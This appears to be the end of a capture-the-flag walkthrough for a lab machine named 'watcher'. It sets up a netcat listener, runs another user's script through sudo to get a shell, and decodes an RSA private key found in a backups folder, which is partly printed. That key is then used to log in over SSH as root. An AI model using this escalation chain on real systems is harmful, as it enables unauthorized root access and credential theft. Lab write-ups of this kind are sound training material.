
Set net cat listener:

```
nc -lnvp 1234
```

run will's script:

```
sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py *
```


There is a shell as will, read flag6



```
will@watcher:~/scripts$ whoami
whoami
will
will@watcher:~/scripts$ cd /home/will
cd /home/will
will@watcher:/home/will$ ls
ls
flag_6.txt
will@watcher:/home/will$ cat flag.txt
cat flag.txt
cat: flag.txt: No such file or directory
will@watcher:/home/will$ cat flag_6.txt
cat flag_6.txt
FLAG[redacted]
will@watcher:/home/will$
```

flag_6.txt

Keep enumerate the system as will. navigate to /opt. There is backups directory. Check who has the directory and what group it relates to.




```
will@watcher:/home/will$ cd /opt
cd /opt
will@watcher:/opt$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Dec  3  2020 .
drwxr-xr-x 24 root root 4096 Dec 12  2020 ..
drwxrwx---  2 root adm  4096 Dec  3  2020 backups
will@watcher:/opt$ 
```

backups

This directory relates to “adm” group.


will is relates to “adm” group too which means that will can move there and read the file inside.



```
will@watcher:/opt$ id
id
uid=1000(will) gid=1000(will) groups=1000(will),4(adm)
will@watcher:/opt$ cd backups
cd backups
will@watcher:/opt/backups$ ls
ls
key.b64
will@watcher:/opt/backups$ cat key.b64
cat key.b64
```

key.b64

There is a key with the end of .b64. The content is encoded to base64. Grab the text and decode it plain text.



```
└─# cat b64.txt | base64 -d
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzPaQFolQq8cHom9mssyPZ53aLzBcRyBw+rysJ3h0JCxnV+aG
opZdcQz01YOYdjYIaZEJmdcPVWQp/L0uc5u3igoiK1uiYMfw850N7t3OX/erdKF4
jqVu3iXN9doBmr3TuU9RJkVnDDuo8y4DtIuFCf92ZfEAJGUB2+vFON7q4KJsIxgA
nM8kj8NkFkFPk0d1HKH2+p7QP2HGZrf3DNFmQ7Tuja3zngbEVO7NXx3V3YOF9y1X
eFPrvtDQV7BYb6egklafs4m4XeUO/csM84I6nYHWzEJ5zpcSrpmkDHxC8yH9mIVt
dSelabW2fuLAi51UR/2wNqL13hvGglpePhKQgQIDAQABAoIBAHmgTryw22g0ATnI
```

ssh key


There is SSH key. So, the last user is root. Use pass the key attack instead of get any credentials but before that give it the right permission to get inside the SSH. Grab the decoded text and paste it inside a file and change the permissions with:

```
chmod 600 <ssh-key-filename>
```

Connect to SSH with:

```
ssh -i <ssh-key-filename> root@<machine-ip>
```

grab the last flag.



```
Last login: Thu Dec  3 03:25:38 2020
root@watcher:~# whoami
root
root@watcher:~# ls
flag_7.txt
root@watcher:~# cat flag_7.txt
FLAG{[redacted]}
root@watcher:~# █
```

flag_7.txt

Happy Hacking!

Written by Alon Presman, Penetration Tester and Ethical Hacker.